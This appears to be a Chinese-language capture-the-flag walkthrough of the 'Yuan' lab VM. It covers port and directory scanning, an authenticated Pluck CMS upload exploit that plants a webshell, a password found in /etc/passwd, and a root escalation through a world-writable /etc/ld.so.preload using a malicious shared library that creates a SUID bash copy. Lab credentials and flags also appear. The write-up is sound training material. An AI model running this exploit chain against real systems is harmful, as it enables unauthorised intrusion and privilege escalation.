Yuan-lpppp

端口扫描

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.56.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-31 09:31 CST
Nmap scan report for 192.168.56.117
Host is up (0.00072s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1A:A3:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

信息收集

python

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.56.117 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt,zip,bak,js,py -b 404,403
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.117
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,zip,bak,js,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 16876]
```

```
/pluck                (Status: 301) [Size: 316] [-->
http://192.168.56.117/pluck/]
Progress: 1764464 / 1764464 (100.00%)
===============================================================
Finished
===============================================================
```


找到 pluck cms，继续扫描一下目录

```
┌──(root㉿kali)-[~]
feroxbuster -u http://192.168.56.117/pluck -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
txt,php,html,bak,old,zip,tar.gz,sh -t 50 -d 2
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.56.117/pluck
 🚩 In-Scope Url          │ 192.168.56.117
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.0
 🔎 Extract Links         │ true
 $ Extensions             │ [txt, php, html, bak, old, zip, tar.gz, sh]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 2
 🎉 New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      279c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      276c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      316c http://192.168.56.117/pluck =>
http://192.168.56.117/pluck/
301      GET        9l       28w      323c http://192.168.56.117/pluck/images =>
http://192.168.56.117/pluck/images/
301      GET        9l       28w      321c http://192.168.56.117/pluck/docs =>
http://192.168.56.117/pluck/docs/
200      GET        1l       10w       86c
```

```
http://192.168.56.117/pluck/docs/UPDATING
200      GET        2l       26w      149c
http://192.168.56.117/pluck/docs/update.php
301      GET        9l       28w      322c http://192.168.56.117/pluck/files =>
http://192.168.56.117/pluck/files/
200      GET      676l     5644w    35068c
http://192.168.56.117/pluck/docs/COPYING
200      GET      182l     1236w     8535c
http://192.168.56.117/pluck/docs/CHANGES
301      GET        9l       28w      321c http://192.168.56.117/pluck/data =>
http://192.168.56.117/pluck/data/
200      GET       31l      104w     1243c http://192.168.56.117/pluck/login.php
302      GET        0l        0w        0c http://192.168.56.117/pluck/index.php
=> http://192.168.56.117/pluck/?file=1
200      GET       41l      266w     1811c
http://192.168.56.117/pluck/docs/README
200      GET      118l      354w     4065c
http://192.168.56.117/pluck/install.php
200      GET        1l       12w    16118c
http://192.168.56.117/pluck/data/image/favicon.ico
200      GET        2l     5120w   346415c
http://192.168.56.117/pluck/data/modules/tinymce/tinymce.min.js
200      GET      335l      584w     5342c
http://192.168.56.117/pluck/data/styleadmin.css
200      GET      118l      358w     4056c http://192.168.56.117/pluck/admin.php
200      GET     4718l    26497w  2045914c
http://192.168.56.117/pluck/images/2025-05-18%2019.50.35.png
200      GET        3l        6w       47c
http://192.168.56.117/pluck/robots.txt
200      GET        1l        4w       48c
http://192.168.56.117/pluck/data/index.html
200      GET      118l      356w     4077c
http://192.168.56.117/pluck/requirements.php
301      GET        9l       28w      328c
http://192.168.56.117/pluck/data/themes =>
http://192.168.56.117/pluck/data/themes/
301      GET        9l       28w      329c
http://192.168.56.117/pluck/data/modules =>
http://192.168.56.117/pluck/data/modules/
301      GET        9l       28w      327c
http://192.168.56.117/pluck/data/image =>
http://192.168.56.117/pluck/data/image/
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_192_168_56_117_pluck-
1767154932.state ...
[>-------------------] - 8s     30368/3970134 22m     found:24      errors:0
[>-------------------] - 8s     23859/1984914 2932/s
http://192.168.56.117/pluck/
[####################] - 4s   1984914/1984914 544409/s
```

```
http://192.168.56.117/pluck/images/ => Directory listing (add --scan-dir-
listings to scan)
[####################] - 2s   1984914/1984914 1188571/s
http://192.168.56.117/pluck/docs/ => Directory listing (add --scan-dir-listings
to scan)
[####################] - 0s   1984914/1984914 124057125/s
http://192.168.56.117/pluck/files/ => Directory listing (add --scan-dir-listings
to scan)
[>-------------------] - 8s      5985/1984914 787/s
http://192.168.56.117/pluck/data/
```

然后尝试登录后台发现是弱密码，为 pluck



然后找到 CVE-2020-29607/exploit.py at main · ar2o3/CVE-2020-29607 ，https://github.com/pluck-cms/pluck/issues/61

也可以使用在 kali 上搜索一下历史漏洞，也能利用成功

```
searchsploit pluck
```

```
┌──(root㉿kali)-[/tmp]
└─# searchsploit pluck
------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                          |  Path
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Pluck CMS 4.5.1 (Windows) - 'blogpost' Local File Inclusion                                                             | php/webapps/6074.txt
Pluck CMS 4.5.2 - Multiple Cross-Site Scripting Vulnerabilities                                                         | php/webapps/32168.txt
Pluck CMS 4.5.2 - Multiple Local File Inclusions                                                                        | php/webapps/6300.txt
Pluck CMS 4.5.3 - 'g_pcltar_lib_dir' Local File Inclusion                                                               | php/webapps/7153.txt
Pluck CMS 4.5.3 - 'update.php' Remote File Corruption                                                                   | php/webapps/6492.php
Pluck CMS 4.6.1 - 'module_pages_site.php' Local File Inclusion                                                          | php/webapps/8271.php
Pluck CMS 4.6.2 - 'langpref' Local File Inclusion                                                                       | php/webapps/8715.txt
Pluck CMS 4.6.3 - 'cont1' HTML Injection                                                                                | php/webapps/34790.txt
Pluck CMS 4.7 - Directory Traversal                                                                                     | php/webapps/36986.txt
Pluck CMS 4.7 - HTML Code Injection                                                                                     | php/webapps/27398.txt
Pluck CMS 4.7 - Multiple Local File Inclusion / File Disclosure Vulnerabilities                                         | php/webapps/36129.txt
Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)                                                    | php/webapps/49909.py
Pluck CMS 4.7.16 - Remote Code Execution (RCE) (Authenticated)                                                          | php/webapps/50826.py
Pluck CMS 4.7.3 - Cross-Site Request Forgery (Add Page)                                                                 | php/webapps/40566.py
Pluck CMS 4.7.3 - Multiple Vulnerabilities                                                                              | php/webapps/38002.txt
Pluck v4.7.18 - Remote Code Execution (RCE)                                                                             | php/webapps/51592.py
pluck v4.7.18 - Stored Cross-Site Scripting (XSS)                                                                       | php/webapps/51420.txt
------------------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/tmp]
└─# python3 /usr/share/exploitdb/exploits/php/webapps/49909.py 192.168.56.117 80 pluck /pluck

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://192.168.56.117:80/pluck/files/shell.phar
```


```
python3 /tmp/pluck_exploit.py 192.168.56.117 80 pluck /pluck
```

```
┌──(root㉿kali)-[/tmp]
└─# python3 /tmp/pluck_exploit.py 192.168.56.117 80 pluck /pluck

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://192.168.56.117:80/pluck/files/shell.phar
```

然后拿到 shell




横向移动到 tommy4 用户

读取一下 /etc/passwd 发现 tommy4 用户密码

```
p0wny@shell:…/pluck/files# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tommy4:x:1000:1000:,v3fXTfJ06cMMfAKGQwkZ,:/home/tommy4:/bin/bash
xnzcode:x:1001:1001:,,,:/home/xnzcode:/bin/bash
```



> `v3fXTfJ06cMMfAKGQwkZ`

然后 ssh 登录上去

```
┌──(root㉿kali)-[~]
└─# ssh tommy4@192.168.56.117
tommy4@192.168.56.117's password:
Linux Yuan 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Dec 31 01:33:28 2025 from 192.168.56.102
tommy4@Yuan:~$ id
uid=1000(tommy4) gid=1000(tommy4) groups=1000(tommy4)
tommy4@Yuan:~$ cat user.txt
flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
tommy4@Yuan:~$
```

权限提升到 root

检查 tommy4 用户的 sudo 权限，发现没有 sudo 权限。并且 suid 也没法显示啥，继续枚举系统，查找可写文件：

```
tommy4@Yuan:~$ find /etc -writable 2>/dev/null
/etc/systemd/system/inspircd.service
/etc/ld.so.preload
tommy4@Yuan:~$ ls -la /etc/ld.so.preload
-rw-r--rw- 1 root root 1 Dec 31 01:52 /etc/ld.so.preload
tommy4@Yuan:~$
```

发现 `/etc/ld.so.preload` 文件是全局可写的：

```
-rw-r--rw- 1 root root 0 Dec 20 06:27 /etc/ld.so.preload
```

这是一个经典的提权向量。`/etc/ld.so.preload` 文件用于指定在程序启动时预加载的共享库，如果我们能控制这个文件，就可以让任何以 root 权限运行的非 SUID 程序加载我们的恶意共享库。

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    if (getuid() == 0) {
        setgid(0);
        setuid(0);
        // 复制 bash 并设置 SUID 权限
        system("cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash");
```

```
    }
}
```

编译和使用方法：

```
# 编译
gcc -fPIC -shared -nostartfiles -o shell.so shell.c
chmod 755 shell.so

# 写入 ld.so.preload
echo "/home/tommy4/.cache/shell.so" > /etc/ld.so.preload

# 触发（访问网页或等待任意 root 进程执行）在攻击机上执行
curl http://192.168.56.117/

# 清除 ld.so.preload
echo "" > /etc/ld.so.preload

# 获取 root shell
/tmp/rootbash -p
```

```
tommy4@Yuan:/tmp/1$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(tommy4) gid=1000(tommy4) euid=0(root) egid=0(root) groups=0(root),1000(tommy4)
rootbash-5.0# ls /root
rootpass.txt  root.txt
rootbash-5.0# cat /root/rootpass.txt
4IHAovWXyFGr38q4qc91
rootbash-5.0# cat /root/root.txt
flag{root-6abd51ee921a5a9db30b78cf17d85dc7}
rootbash-5.0#
```

flag:

> flag{user-96d6fc824b0ea03a4e3dbd81f9c5cd76}
>
> flag{root-6abd51ee921a5a9db30b78cf17d85dc7}